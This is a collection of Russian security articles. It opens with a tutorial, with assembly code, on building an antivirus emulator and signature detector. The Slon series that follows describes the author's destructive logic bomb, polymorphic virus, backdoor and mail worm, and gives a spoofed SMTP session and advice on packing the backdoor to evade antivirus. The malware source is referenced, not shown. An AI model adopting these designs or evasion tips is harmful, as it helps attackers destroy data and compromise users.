; значит (!) если значение регистра "regs+eax" (erega) находится в промежутке от ip до ip+200,
; то менять значение не обязательно, вполне возможно что:
; - декриптор содержит в себе процедуру определения ip
; - значение регистра уже менялось раньше, т.е. инструкция выполняется не первый раз
; если одно из вышеуказанных утверждений правда (true), то просто запускаем инструкцию на
; выполнение, как было описано в 4.2.1
           mov     edx,ip
           cmp     dword ptr [regs+eax],edx
           jc      run_instr
           add     edx,200
           cmp     dword ptr [regs+eax],edx
           ja      run_instr
```

```

;
; если значение erega выпадает из промежутка,
; то: а) необходимо рассчитать разницу между старым ip и значением erega (индексного регистра)
;      б) добавить эту разницу к смещению начала буфера (code1oc), в который
;      мы копируем эмулируемый код
;      в) полученное смещение поместить в значение регистра erega
mov     edx,dword ptr [regs+eax]
sub     edx,ip        ; edx = может быть размером "(де)криптора"
add     edx,code1oc
mov     dword ptr [regs+eax],edx

```

Теперь установив в регистр новое значение, можно (смело) запускать инструкцию на выполнение.

Конечно, есть еще множество инструкций такого плана, их имитация не была реализована мной в примере, но процесс их имитации почти полностью будет совпадать с описанным выше.

4.3. Поворот не туда

В том случае, если **эмулятор** разрабатывается специально для использования в антивирусной программе, то его (**эмулятора**) основной целью становится «раскрутка» (имитация выполнения) участков дешифрующих код (зашифрованный или упакованный). Т.е. **эмулятор** должен любыми целями добиться расшифровки вирусного кода, для этого необходимо обращать максимум внимания на **инструкции (непосредственно) дешифрующие код**. Эти инструкции должны разбираться **дизассемблером** и исполняться **эмулятором**, в *отдельном* (специальном) порядке.

Допустим, в дешифрующей инструкции, для указания положения расшифровываемых данных используется **сразу два и более** регистра. Такие случаи встречаются достаточно часто, как в *само шифрующихся* вирусах, так и в *полиморфных*. Следовательно, я не могу оставить этот вопрос не освещенным хотя бы в общих чертах.

Как же правильно разобрать и имитировать исполнение таких инструкций? В качестве примера рассмотрим простейшую реализацию, простейшего случая. Возьмем инструкцию типа:

xor byte ptr [erega +eregb],reg

“reg” является любым 8-битным регистром, что это конкретно за регистр и каково его значение, нас вообще мало интересует. Это утверждение правдиво (истина), только в нашем случае, так как разработкой анализатора кода мы пока не занимаемся (точнее сказать не занимаемся на должном уровне). Больше интересует комбинация регистров *_erega* и *eregb*, так как их неверное (в совокупности) значение может помешать процессу расшифровки идти в правильном направлении (смотри пункт 4.2.3)!

Итак, прежде всего **дизассемблер** должен уделять особое внимание разбору дешифрующих инструкций, особенно инструкций такого типа (в которых используется несколько индексных инструкций). Вся информация, полученная **дизассемблером** об этой инструкции, используется **эмулятором** для имитации выполнения инструкции.

4.3.1. Дизассемблер

Инструкция попала на разделочный стол нашего **дизассемблера**. Нам необходимо убедиться действительно ли перед нами *та самая инструкция*, которая требует *особенного* разбора.

Прежде всего, проверим первый байт инструкции, она должна начинаться на **030 HEX**.

Размер инструкции этого типа составляет три байта. Рассмотрим структуру этой инструкции в двоичной системе счисления, для удобства:

первый байт	второй байт	третий байт
00110000	00 zzz 100	00 xxxууу
определитель типа инструкции	zzz - reg	xxx – rega , ууу - regb

Нам необходимо получить следующие данные:

1. Количество регистров, использующихся в дешифрующей инструкции для указания положения расшифровываемых данных.
2. Значения этих регистров.

Для этого объявим переменную, которая будет содержать эти данные после работы **дизассемблера**. Данными этой переменной и будет пользоваться **эмулятор**, имитируя исполнения этой инструкции.

Процесс разбора инструкции может выглядеть примерно так:

```
.data
; первые 4 байта, количество регистров
; все последующие, регистры
dregs      dd 010h dup (?)
.code
; допустим, что мы разбираем нужную нам инструкцию.
; esi - содержит смещение разбираемой инструкции
;
_work:      lodsw          ; загрузим в ax - первые два байта инструкции
            lodsb          ; загрузим в al последний байт инструкции,
            ; необходимый для разбора
            push    eax
            shr     al,3    ; al = regb
            pop     edx
            push    eax
            rol     al,3
            xor     dl,al   ; dl = regb
            mov     edi,offset dregs
            sub     eax,eax
            mov     al,2
            stosd        ; установим число регистров, использующихся
            ; в инструкции (в нашем случае 2)
            pop     eax
            stosd        ; номер регистра regb в dregs+004
            xchg    eax,edx
            stosd        ; номер регистра rega в dregs+008
```

Теперь *Мы* имеем всю информацию, необходимую **эмулятору** для имитации исполнения инструкции.

4.3.2. Эмулятор

Основы имитации выполнения инструкций подобного типа были описаны в **4.2.3**, по этому повторяться я не буду.

В данном случае процесс имитации будет состоять из трех частей и выглядеть примерно так:

```
; первая часть процесса имитации выполнения инструкции типа xor byte ptr [erega+eregb],reg
;
; сейчас буфер "dregs" содержит примерно следующие данные:
; dregs + 000 : 002 (количество регистров использующихся в инструкции)
; dregs + 004 : eregb (номер регистра)
; dregs + 008 : erega (номер регистра)
;
; Нам необходимо определить сумму значений регистров (в данном случае двух) использующихся
; в инструкции и передать ее во вторую часть процесса. В нашем случае это будет выглядеть
; примерно так:
; a = [dregs+004] * 4
; x = [regs+a]
; a = [dregs+008] * 4
; x = x + [regs+a]
; где x является той самой суммой, которую необходимо узнать
;
fxor:      push    ebx esi
            sub     edx,edx
            mov     dl,4          ; edx = 4, для использования в цикле
            sub     ebx,ebx       ; ebx = 0, будет содержать сумму значений всех регистров
```

```

        lea     esi,offset dregs ; esi = данные и регистрах, полученные из дизассемблера
        lodsd                     ; eax = число регистров, использующихся в инструкции
        xchg    eax,ecx           ; ecx = eax
fxor_lp1: push    edx             ; запомним значение edx (=4), что бы восстановить после порчи в
        lodsd                     ; eax = номер регистра использующегося в инструкции
        mul     edx              ; eax = eax * 4 = расположение значения регистра в "regs"
        add     ebx,dword ptr [regs+eax] ; добавим в ebx, знач. регистра использующегося в
инструкции
        pop     edx              ; edx = 4
        loop    fxor_lp1         ; продолжим, составлять сумму значений регистров, если необходимо
        xchg    ebx,ecx          ; ecx - сумма значений регистров (x)
        pop     esi ebx
; вторая часть процесса имитации выполнения ...
;
; допустим (только допустим!), что макс. размер расшифровщика может составлять 200 байт
; значит (!) если сумма значений регистров (x) находится в промежутке от ip до ip+200,
; то менять значение не обязательно, вполне возможно что:
; - декриптор содержит в себе процедуру определения ip
; - значение регистра уже менялось раньше, т.е. инструкция выполняется не первый раз
; если одно из вышеуказанных утверждений правда (true), то просто запускаем инструкцию на
; выполнение, как было описано в 4.2.1
;
fxor_ip:  cmp     ecx,ip
        jc      run_instr
        cmp     ecx,ip+200
        ja      run_instr
; третья часть процесса имитации выполнения ...
;
; если значение x выпадает из промежутка,
; то: а) необходимо рассчитать разницу между старым ip и x (суммой значений регистров)
;      б) добавить эту разницу к смещению начала буфера (codeloc), в который
;      мы копировали эмулируемый код
;      в) полученное смещение поместить в значение регистра "dreg+004"
;      г) значение остальных регистров использующихся в инструкции обнулить
        sub     ecx,ip
        add     ecx,codeloc
; новое смещение зашифрованного кода, полученное действиями, описанными в пунктах а и б
; положив в регистр номер "dreg+004"
        mov     eax,dword ptr [dregs+004]
        sub     edx,edx
        mov     dl,4
        push    edx
        mul     edx
        pop     edx
        mov     dword ptr [regs+eax],ecx
;
; цикл, для обнуления значений всех регистров начиная с "dreg+008"
;
        push    esi
        mov     esi,offset dregs
        lodsd                     ; eax - число регистров использующихся в инструкции
        cmp     al,02
        jc      fxor_eret ; может быть инструкция использует только один регистр
        xchg    eax,ecx       ; ecx = eax - число регистров использующихся в инструкции
        dec     ecx           ; т.к. мы уже работали с "dreg+004", то уменьшим число регистров
        lodsd                     ; eax - номер регистра "dreg+004", пропустим его
fxor_slp: push    edx
        lodsd                     ; eax - номер регистра
        mul     edx             ; eax = eax * 4 = расположение значения регистра в "regs"
        mov     dword ptr [regs+eax],0 ; обнулим значение регистра
        pop     edx
        loop    fxor_slp
fxor_eret: pop     esi
        jmp     run_instr      ; теперь можно запустить инструкцию на выполнение

```

Я думаю в этом случае все элементарно просто, только в простоте преимущество этого способа, так же есть много маленьких и одно большое **НО**. В ходе эмуляции антивирусом, смещение расшифровываемого кода содержит всего один регистр, а остальные обнуляются. Этим вполне может воспользоваться вирус, вставив инструкции по проверке содержимого регистров где-то в

расшифровщике, между *мусорными* (инструкции, которые не принимают участие в расшифровке кода) или *«рабочими»* (инструкции которые принимают непосредственное или «косвенное» участие в расшифровке кода) инструкциями. Таким образом, вирус может определить, что его пытается расшифровать (конкретный) антивирус и попытаться обмануть антивирус (послав куда подальше, по «ложному пути») или обратиться к **деструкции**.

Для решения проблем такого рода, необходимо разрабатывать «мощный» **анализатор кода**, который будет определять какой регистр, для чего и где используется, по какому алгоритму меняется, что собой представляет дешифрующий цикл и т.д.

4.4. «Предел терпения» (Enough)

Как программе-эмулятору определить, когда прекратить свою работу? Если забыть про этот важнейший вопрос, то эмулятор может просто заикнуться или работать с файлами очень долго.

Можно завершать работу:

1. При встрече неизвестной инструкции
2. Исполнив определенное количество инструкций
3. При выходе за пределы определенной границы (смещения)
4. Давать эмулятору поработать с кодом определенное время (в миллисекундах)
5. **Встретив участок кода, полностью или частично совпадающий с вирусной сигнатурой или похожий на вирусный код**

Я использовал способы 1 и 3, именно для этого я вставил в (рас)шифровщик инструкцию **пор** , которую эмулятор не понимает и соответственно на ней прекращает свою работу.

Именно эти способы удобны для написания маленьких эмуляторов, под конкретную цель, но если разрабатывать серьезный (универсальный) проект, то следует использовать комбинацию из всех (или нескольких) вышеописанных способов или придумывать что-то свое, новое.

5. Пример использования технологии для детектирования вирусов

Теперь рассмотрим, как можно использовать этот (представленный в примере) эмулятор, для детектирования вирусов.

Программа пример, которая представлена выше, не приспособлена для детектирования вирусов, так как в ней отсутствует *анализатор кода* , который используется для детектирования известных (антивирусной программе) вирусов или вирусов нового типа.

В качестве «жертвы», я взял один из простейших шифрованных вирусов – Win32.Ditto.1488. Исходные тексты этого вируса были, опубликованы в журнале Duke's Virus Labs номер 10. Они доступны в архиве, прилагающемся к этой статье, так же доступны исполняемые файлы, зараженные этим «вирусом».

Чем же отличается программа для детектирования вируса, от программы примера? Практически ничем, она лишь содержит процедуры для разбора файлов, формата PE и процедуру для определения, наличия вируса в файле (примитивнейшую реализацию *анализатора программного кода*).

Программа детектирования состоит из:

- Основной программы, которая определяет точку входа в указанном PE-файле. Читает данные, находящиеся в точке входа и запускает их на эмуляцию.
- **Эмулятора** (и **дизассемблера**) использовавшегося в программе-примере, с минимальными отличиями (для совместной работы с **анализатором**).
- **Анализатора** программного кода - процедуры детектирования вирусного кода, встроенной в эмулятор.

В статье я не буду приводить исходные тексты программы, они так же доступны в архиве, прилагающемся к статье. Так как я считаю, что делать это (приводить полный исходный текст программы, составные части которой почти полностью совпадают с программой-примером, представленным выше) бессмысленно, по этому приведу участки кода, которые используются для детектирования вирусного кода в ходе эмуляции.

5.1. Кодо-анализатор

Как я уже упоминал раньше, **кодо-анализатор** предназначен для учета особенностей кода исследуемого (эмулируемого) участка. **Анализатор** может быть отдельной частью антивируса, но вполне может, является частью эмулятора, работая в паре, они будут более «успешно действовать».

Наиболее низкой реализацией этой технологии является анализ сигнатур, т.е. участков кода и их сравнение с известными вирусными сигнатурами. Для детектирования известного программе вируса достаточно именно обычного сравнения участка кода с конкретной (вирусной) сигнатурой.

Вообще алгоритмы технологии **кодо-анализатора** заслуживают отдельной статьи, именно по этому я выполнил ее на самом низком уровне, однако как не странно этот процесс (сравнения сигнатур) входит в технологию антивирусного **анализа кода**.

Итак, преступим к описанию **кодо-анализатора**, который представлен в примере «антивируса» и позволяет определять наличие вируса в исполняемых файлах формата PE.

Работает цикл имитации исполнения инструкций (он же **эмулятор**):

```

...
emulate_loop:
    push    8                ; длина вирусной сигнатуры
    push    offset vir_sig    ; расположение вирусной сигнатуры
    push    esi              ; инструкция, которая будет эмулироваться
    call    detect            ; сравним сигнатуру, с участком кода с позиции
                                esi
    or      eax, eax
    jz      emulate_dasm     ; если не совпала, эмулируем дальше
    inc     byte ptr [ill_mark] ; иначе устанавливаем флаг зараженности файла ...
    jmp     emulate_ret      ; ... и прекратим эмуляцию, файл заражен!
;
emulate_dasm:
    push    esi
    call    disasm            ; разберем инструкцию с помощью дизассемблера
    ...

```

Процедура **detect** в нашем случае и является **кодо-анализатором**, она «*анализирует*» является ли код в позиции **esi** вирусным, т.е. совпадает с сигнатурой вируса Win32.Ditto.1488.

Эмулятор постепенно расшифровывает вирусный код, и, в конце концов, переходит к исполнению кода из расшифрованного вирусного тела.

- **Следовательно**, если знать значение постоянного блока (хотя бы из 8 байт) расположенного в начале расшифрованного вирусного тела, то можно принять его за сигнатуру.
- **Когда кодо-анализатор** (во время работы **эмулятора**) встретит участок кода полностью схожий с сигнатурой, можно считать что программа содержит известный вирус.

Собственно текст процедуры «**кодо-анализатора**» представлен ниже:

```

; проверка участка на совпадение с сигнатурой "sloc", длины "slen"
;
; on start : slen - длина сигнатуры
;           sloc - расположение сигнатуры
;           cloc - расположение кода для сверки
; on exit  : eax = 0 - не совпадают, иначе сигнатура совпала
;
detect     proc    cloc:dword, sloc: dword, slen: dword
;

```

```

                push    ecx esi edi
                mov     ecx,slen
                mov     esi,sloc
                mov     edi,cloc
det_lp:         lodsb
                cmp     byte ptr [edi],al
                jz      det_cnt
                sub     eax,eax
                jmp     det_ret
det_cnt:        inc     edi
                loop    det_lp
                mov     al,1
det_ret:        pop     edi esi ecx
                ret
endp
;

```

Флаг “**ill_mark**” представляет собой обычную переменную размером один байт. После завершения работы эмулятора, главная программа проверяет значение этой переменной, если оно равно единице, значит во время работы эмулятора, **кодо-анализатор** обнаружил вирусный код в файле. Иначе файл здоров.

Естественно, что в качестве вирусных сигнатур нельзя использовать такие маленькие участки кода (размером 8 байт), как сделал я. Но в качестве примера подойдет. Сигнатуры так же должны быть *плавающими*, т.е. берется несколько байт в начале вирусного кода, потом пропускается определенное количество (что должно быть отражено в сигнатуре, и правильно распознаваться **анализатором**), потом опять следует небольшой участок кода и так далее. Антивирусы так же используют в сигнатурах контрольные суммы участков.

Если сигнатура состоит из 20 байт, и совпали только 18, или немного меньше ... то вполне возможно, что Нам попалась модификация уже известного вируса. Можно (даже нужно) оповестить об этом пользователя.

6. Заключение

К статье прилагаются исходные тексты:

- Программы-примера эмуляции кода, с тем лишь небольшим различием, что добавлены функции работы с консолью.
- «Антивируса» предназначенного для детектирования вируса **Win32. Ditto.1488** (по классификации AVP) в файлах формата PE.
- Исходный код вируса **Win32. Ditto.1488**(он же **Win32. Demo.1488**) и PE-файлы инфицированные (зараженные) этим вирусом (расширение файлов было изменено, чтобы избежать вероятности случайного распространения вируса).

Скачать (находится в архиве wasm_files.zip: files/recovered/304/av_emul.zip)

В 1001 раз повторяюсь, что все представленное выше всего лишь моим представлением о технологии эмуляции программного кода. Вполне возможно я заблуждаюсь в некоторых моментах технологии или вообще во всем, что касается ее. Я ничего не утверждаю, просто предполагаю.

Если Вы заинтересовались разработкой антивирусов, очень советую почитать русские антивирусные журналы «Земский Фершал», в которых можно встретить множество интересной информации.

Вполне возможно, что будут появляться мои разработки на эту тему, но не в виде статей, а в виде исходных текстов.

Вирусное оружие

Автор: Slon

Дата: 2004-04-19

(часть 1)

"Учиться, учиться и ещё раз учиться"

В.И.Ленин

Исходники к статье (находится в архиве `wasm_files.zip`: `files/0313/VirGan.zip`)

В данном тексте мы попытаемся проанализировать возможности вирусного оружия и некоторые аспекты защиты от него. Во-первых мы должны определиться, что мы будем называть вирусным оружием. Я предлагаю следующее определение:

ВИРУСНОЕ ОРУЖИЕ - программные средства разработанные специально для вредоносной акции (вирусной атаки).

Таким образом всё множество вирусов о которых вы слышите каждый день, в большинстве своём к вирусному оружию имеет такое же отношение, как стартовый пистолет к магнуму 45 калибра.

Чаще всего вирусное оружие разрабатывается и применяется как уже было сказано с какой-то конкретной целью.

Вирусное оружие теряет свою актуальность после того, как антивирусы начинают его детектировать. И для продолжения его использования его необходимо модифицировать.

Сейчас мы наблюдаем полное бессилие антивирусных средств защиты даже перед обыкновенными вирусами. Если же говорить о профессиональном вирусном оружии, то скорее всего данные экземпляры крайне редко попадают к антивирусным компаниям. Следовательно у обычного пользователя (и даже у опытного сис.админа) практически нет никаких средств защиты против данных представителей вирусного семейства.

Единственной возможностью защиты от данного вида вредоносных программ является строгий контроль поступающей на компьютер информации. В случае с одним или двумя компьютерами это ещё возможно, но если их больше и к ним имеют доступ различный персонал, то этот вариант защиты является не эффективным.

Я предлагаю следующую классификацию вирусного оружия:

1. Локальное вирусное оружие

- а) Статичное
- б) Динамичное

2. Удалённое вирусное оружие

- а) Статичное
- б) Динамичное

Локальное вирусное оружие - это то оружие которое не распространяется по LAN и через Internet. К статичному вирусному оружию относятся всяческие троянские кони, логические бомбы, клавиатурные шпионы и т.д. т.п. К динамическому вирусному оружию относятся вирусы.

Удалённое вирусное оружие не так сильно распространено, как локальное. К статичному относятся троянские кони работающие через локальные или глобальные вычислительные сети, к

динамичному сетевые черви.

По моему мнению вирусное оружие можно разделить ещё по двум категориям:

1. Похищающее информацию
2. Разрушающее информацию

Чтобы показать возможности локального вирусного оружия мной были разработаны две программы:

1. Статическое вирусное оружие, уничтожающее информацию - "LOGICAL BOMB"
2. Динамическое вирусное оружие, уничтожающее информацию - вирус "PIKADOR"

Начнём с "LOGICAL BOMB" и того что в ней было реализовано:

0. Присоединение к любой "PE" программе
1. Полиморфизм с случайным количеством декрипторов
2. Простая EPO техника с антиэвристическим приёмом
3. Антиотладочные и антидизассемблерные трюки
4. Затирание нулями MBR и FAT

На момент написания статьи данная логическая бомба никакими антивирусами не идентифицировалась. То есть существует потенциальная возможность применения злоумышленниками программ данного класса.

Рассмотрим листинг данной программы и подключаемых модулей:

Вначале идёт тело основной программы, в которой выводятся сообщения по её использованию и инфицируется программа носитель(см. l_bomb.asm).

Далее следует модуль генератора случайных чисел, который использует специфическую инструкцию процессора Pentium - rdtsc(см. r_gen32.asm).

Далее следует модуль, который генерирует исполнимый, трудноотлаживаемый мусор с элементами антиэвристических подпрограмм(см. t_gen32.asm).

Далее следует полиморфный генератор PGS, который генерирует от 1..25 декрипторов с тремя различными алгоритмами криптования и естественно случайным выбором ключа и случайными регистрами(см. pgs32.asm).

И вот мы подошли к одному из важнейших модулей данной программы - модулю деструкции. Данный модуль перезаписывает MBR и FAT винчестера, а так же восстанавливает украденные байты с точки входа. В нём находится множество антиотладочных и антидизассемблерных механизмов. (см. death32.asm)

Какие последствия применения данной логической бомбы вы наверное уже себе можете представить.

Данная программа была представлена в этом тексте, в качестве доказательства бессилия антивирусных средств против направленно атаки.

Что же нужно сделать чтобы не пострадать от аналогичных продуктов кибер подполья? Самое главное это нужно backup'ить архиважную информацию на CD, дискетах, а так же других носителей информации. Следующий шаг это проверка всех программ, которые будут запускаться на вашем компьютере не только антивирусными программами, но и таким устройством как голова. А для такой проверки необходимо: "учиться, учиться и ещё раз учиться".

(часть 2)

```
...Так кто ж ты, наконец?  
-- Я -- часть той силы,  
что вечно хочет  
зла и вечно совершает благо.  
Гете. "Фауст"
```

В предидущей части текста было рассказано о том, что есть вирусное оружие и каких типов оно бывает. В качестве примера была приведен генератор логических бомб с сильным деструктивным проявлением - "LOGICAL BOMB". Этот генератор производит вирусное оружие локальное статического действия(не самоходное).

В этой же части текста мы рассмотрим локальное вирусное оружие динамического типа. Мы будем рассматривать полиморфный боевой вирус "PIKADOR". Локальным его можно называть с натяжкой так как в нём присутствует модуль заражения сетевых дисков(DIM). Какие же возможности у данного вируса и для чего он предназначен? Во-первых одной из основных функций данного вируса является конечно же размножение, и другой не менее важной функцией является вывод из строя операционной системы.

Основной целью вируса является вывод из строя ОС на как можно больших компьютерах.

Для размножения он инфицирует текущую директорию и все директории, которые находятся выше. Так же он инфицирует директории Windows и System32. Но для того чтобы миссия вируса была выполнена была несколько расширена возможность "резидентности на процесс"(APPR). Так он перехватывает все вызовы функции FindFirstFile и инфицирует все директории которые передавались данной функции в качестве параметров, а так же все директории, что находятся выше.

Для маскировки данный вирус использует оригинальную технику не излечимости(SPOT) и полиморфизм(PGS). Так же для затруднения изучения вируса применяются антиотладочные и антидизассемблерные трюки(ADEM).

На момент написания текста данный вирус никакими антивирусными средствами защиты не детектировался. В данном модуле используются многие модули, которые были использованы в генераторе логических бомб - "LOGICAL BOMB".

Далее будут перечислены все файлы необходимые для компиляции "PIKADOR":

- (-)pika2.asm
- (-)adem32.asm
- (-)bios32.asm
- (-)dim32.asm
- (-)sdm32.asm
- (+)pgs32.asm
- (+)r_gen32.asm
- (+)t_gen32.asm
- (+)spot32.asm

Плюсами отмечены те файлы, которые уже есть в первой части текста, а минусами это те файлы которые будут в этой части текста.(см. pika2.asm)

Вначале самым первым и самым главным файлом идёт основной файл вируса к которому подключаются модули и используются по мере надобности.

Следующий модуль отвечает за антиотладочные и антидизассемблерные приёмы. (см. adem32.asm)

Далее следует крайне важный модуль, который отвечает за обнаружение адреса kernel32.dll, а также за использование WIN API функций.(см. bios32.asm)

Идущий ниже мотор обеспечивает инфицирование всех сетевых дисков, на данном компьютере.(см. dim32.asm)

Последний в списке, но не последний по назначению модуль, который отвечает за основную цель программы вывод из строя ОС. Данное действие производится простой и всем известной функции DeleteFileA.(см. sdm32.asm)

Теперь рассмотрим как выглядит файл до инфицирования и после:

1) До инфицирования

```
Заголовок "PE" файла
Кодовая секция
Различные секции программы
.....
Последняя секция
```

2) После инфицирования

```
Заголовок "PE" файла
jmp N1 ->                                Кодовая секция
                                     -> jmp Nx ->

Различные секции программы
.....
-> Последняя секция с криптованным телом вируса
```

Как вы наверное заметили тело вируса находится в последней секции файла, что позволяет нам определять вирус. Как спросите вы ведь он полиморфный? Предлагаю для этого использовать самый лучший эвристический анализатор - голову. Во первых редко в каких программах в конце идёт исполнимый код. Поэтому если вы его обнаружили, то остаётся несколько вариантов его происхождения:

1. Навесная защита или упаковщик
2. Вирус или другая вредоносная надстройка

Так что если в конце программы идёт исполнимый код, то эту программу нужно подвергнуть тщательному анализу.

Но не стоит обольщаться не все вирусы дописываются в конец файла, так что существует необходимость по возможности тщательного анализа всех исполнимых файлов.

На этой оптимистичной ноте данная часть текста может считаться завершённой.

(часть 3)

```
"Тому, кто первым приходит на поле
сражения и ожидает врага, будет легко ..."
Сунь Цзы
```

В данной части текста речь пойдёт об удалённом статическом оружии. К данному виду вирусного оружия можно отнести некоторую часть троянских коней и backdoor'ов. Почему некоторую, потому что все программное обеспечение доступное общественности называться вирусным оружием просто не имеет права. Так и после публикации данного текста все программы приведённые в качестве примеров вирусного оружия таковыми быть перестанут.

В чём же цель использования удалённого статического вирусного оружия? Цель заключается в том, чтобы не только выполнить заранее, какие-то запрограммированные действия, но и позволить взломщику манипулировать данными и программами на подчинённом компьютере.

Теперь перейдём к определению того, что вирусное оружие должно уметь:

1. Запускаться вместе с системой
2. Слушать и отвечать на взаимодействие по определённому порту

Первый пункт мы реализуем за счёт копирования в директорию WINDOWS, а так же мы пропишем данную программу в реестре на автозагрузку.

Второй пункт будет реализовываться за счёт открытия слушающего сокета на 321 порту.

Мы сделаем нашу программу совместимой со всеми системами Windows, кроме 16 битных версий. Для этого мы не будем редиректить полученные команды через именованные каналы на "cmd.exe". Мы этого делать не будем потому что, у Windows 98/ME, такого командного интерпретатора нет. Мы всё сделаем с нуля при помощи WIN API. (см. t_back.asm)

На момент написания текста данный backdoor антивирусами не обнаруживался, но я бы не рекомендовал его использовать, так сказать "нагишом". Я бы советовал запаковать его Armadillo или Telock. Это бы обезопасило от определения по текстовым строкам. Вот представьте себе ситуацию отправляется данная программа по почте с рассказом, что это супер демо. А получатель берёт и просматривает текстовым редактором этот файл и сразу в уме дизассемблирует, несколько позже начинает опять же таки в уме эмулировать инструкции x86 Так, что-то меня не туда понесло, и при помощи текстового редактора он видит: "...Welcome to Backd00r for Win..." и что вы думаете после этого он эту программу когда-то запустит?

Для чего же ещё можно использовать данную программу, ну конечно для удалённого администрирования системы. Но для надёжности в неё необходимо будет добавить парольную идентификацию.

Это всё конечно хорошо, но как с этим бороться, как от backdoor'ов защититься?

Существует несколько способов:

1. Не запускать программ из непроверенных источников, а из проверенных источников программу лучше трижды перепроверить перед запуском.
2. Правильно настроить firewall, это позволит запретить все входящие соединения и исходящие с ненужных портов, которые могут использоваться backdoor'ами.
3. Самому регулярно проводить инспекцию всех портов и исходящих соединений

Но лучше всего использовать все описанные выше три способа одновременно.

(часть 4)

Так, умение поднять
осенний лист не может
считаться большой силой;
способность видеть луну
и солнце
не может считаться
острым зрением;
способность слышать звук
грома не может считаться
тонким слухом.

Пришло время нам рассмотреть один из самых сложных видов вирусного оружия. Это динамическое удалённое вирусное оружие. К данному виду вирусного оружия относятся различные сетевые черви. Что же такое Интернет червь? Это программа, которая распространяется при помощи сети Интернет, используя или не используя уязвимости в программном обеспечении. Последним из разновидностей программ данного рода является почтовый червь Sobig.F, который распространяется при помощи электронной почты.

Чтобы понять как работают почтовые черви мы разработаем свой почтовый червь. Существует две самые распространённые методики размножения почтовых червей:

1. Используя программу MS Outlook
2. Используя независимый SMTP движок

При первом методе реализации почтового червя письмо отправляется при помощи IMAP, т.е. за вас письмо отправляет Outlook. Но если Outlook новой версии, то перед отправкой письма он об этом обязательно сообщит пользователю. Данный акт и выдаст почтовый червь с головой.

Поэтому в последнее время всё чаще используют SMTP движки. В чём же заключается механизм работы SMTP движка? А заключается он в том, что движок вычисляет используемый SMTP сервер, затем присоединяется к нему и отправляет письмо. Для того, чтобы это реализовать необходимо работать с сокетами.

Рассмотрим что делает червь на примере Telnet сессии:

```
;-----;
HELO SMTP.SERVER.COM (+CRLF) [ ждём ответа сервера ]
MAIL FROM: bill_gates@microsoft.com (+CRLF) [ ждём ответа сервера ]
RCPT TO: gertva@mail.com (+CRLF) [ ждём ответа сервера ]
DATA (+CRLF) [ ждём ответа сервера ]
FROM: BILL GATES <bill_gates@microsoft.com>
TO: Gertva <gertva@mail.com>
SUBJECT: New Update

Здесь идёт текст письма с вложением
. (+CRLF)
;-----;
```

Так же необходим алгоритм перекодировки файла в кодировку base 64, для создания вложений и как уже было сказано выше навыки работы с сокетами.

После того, как мы подготовились мы уже можем написать простейшего почтового червяка...(см. fraer.asm)

После того, как мы реализовали почтового червя, нам необходимо так же знать, что делать, чтобы избежать инфицирования Интернет червём.

Я рекомендую следующие шаги:

1. Не запускать никакие вложения в письма если не знаком источник письма
2. Все вложения проверять антивирусом (а вдруг поможет?)
3. Самому анализировать письма
4. Ориентироваться по содержанию письма (у всех червей оно по смыслу сходно).
5. Настроить Firewall
6. Постоянно обновлять антивирусные базы
7. Проверять Task Manager на подозрительные процессы
8. Проверять ключи реестра отвечающие за автозагрузку

Но как и в предыдущих статьях от вирусного оружия может спасти только одно - голова на плечах, причём соображающая.

Жизненный цикл червей

Автор: Крис Касперски

Дата: 2004-05-27

_ – Червь придет обязательно?

– Обязательно.

Френк Херберт, "Дюна" _

Червями принято называть сетевые вирусы, проникающие в зараженные машины вполне естественным путем, без каких-либо действий со стороны пользователя. Они ближе всех остальных вирусов подошлись к модели своих биологических прототипов и потому чрезвычайно разрушительны и опасны. Их не берут никакие превентивные меры защиты, антивирусные сканеры и вакцины до сих пор остаются крайне неэффективными средствами борьбы. Нашествие червей нельзя предвидеть и практически невозможно остановить. Но все-таки черви уязвимы.

Чтобы одолеть червя, вы должны знать структуру его программного кода, основные повадки, наиболее вероятные алгоритмы внедрения и распространения. Сеть Интернет в целом и операционные системы в частности – это настоящий лабиринт, и вам понадобится его подробная карта с отметками секретных троп и черных ходов, используемых червями для скрытого проникновения в нервные узлы жертвы. Все это и много другое вы найдете в статье "Жизненный цикл червей"

инициализация, или несколько слов перед введением

В те минуты, когда пишутся эти строки, в левом нижнем углу компьютера лениво мигает глазок персонального брандмауэра, фильтрующего пакеты, приходящие по сотовому телефону через GPRS (между прочим, очень хорошая штука – рекомендую!). Эпизодически – не чаще чем три-пять раз в день □ в систему пытается проникнуть червь Love San (или что-то очень на него похожее), и тогда брандмауэр выбрасывает на экран следующее окно (см. рис. 1). Та же самая картина наблюдается и у двух других моих провайдеров.

И хотя активность червя неуклонно снижается (пару месяцев назад атака происходила буквально каждый час-полтора), до празднования победы еще далеко. Червь жил, живет и будет жить! Вызывает уважение тот факт, что автор червя не предусмотрел никаких деструктивных действий, в противном случае ущерб оказался невосполнимым, и всей земной цивилизации сильно поплохело бы.

А сколько дыр и червей появится завтра? Было бы наивно надеяться, что этой статьей можно хоть что-то исправить, поэтому после долгих колебаний, сомнений и размышлений я решил ориентировать ее не только на системных администраторов, но и на... вирусописателей. А что, давал же Евгений Касперский советы авторам вирусов, предваряя свою статью такими словами: *"Успокойтесь! Не надо готовить ругательства или, наоборот, потирать руки. Мы не хотим делиться своими идеями с авторами компьютерных вирусов. Все значительно проще – через наши руки прошло несколько сотен образцов компьютерных животных, и слишком часто в них встречались одни и те же ошибки. С одной стороны, это хорошо – такие вирусы часто оказываются "маложивущими", но с другой стороны, малозаметная ошибка может привести к несовместимости вируса и используемого на компьютере программного обеспечения. В результате вирус "вешает" систему, компьютер отдыхает, а пользователи мечутся в панике*

с криками: "Пусть хоть 100 вирусов, лишь бы компьютер работал!!!" (завтра сдавать заказ, не запускается самая любимая игрушка, компилятор виснет при выходе в DOS и т. п.). И все это происходит при заражении довольно безобидным вирусом. По причине этого и возникло желание поделиться некоторой информацией о жизни вируса в компьютере, дабы облегчить жизнь и вам, и многочисленным "пользователям" ваших вирусов"

Черви, если только в них не заложены деструктивные возможности, не только вредны, но и полезны. Вирусы — это вообще юношеская болезнь всех или практически всех программистов. Что ими движет? Желание навредить? Стремление самоутвердиться в чьих-то глазах? А может быть простой познавательный интерес? Разумеется, если червь положил весь Интернет, его создатель должен ответить. Данная статья — не самоучитель по написанию червей. Скорее, это — детальный анализ ошибок, допущенных вирусописателями.

Я не призываю вас писать червей. Напротив, я призываю одуматься и не делать этого. Но, если уж вам действительно невтерпех, пишите тогда по крайней мере так, чтобы ваше творение не мешало жить и трудиться всем остальным. Аминь!

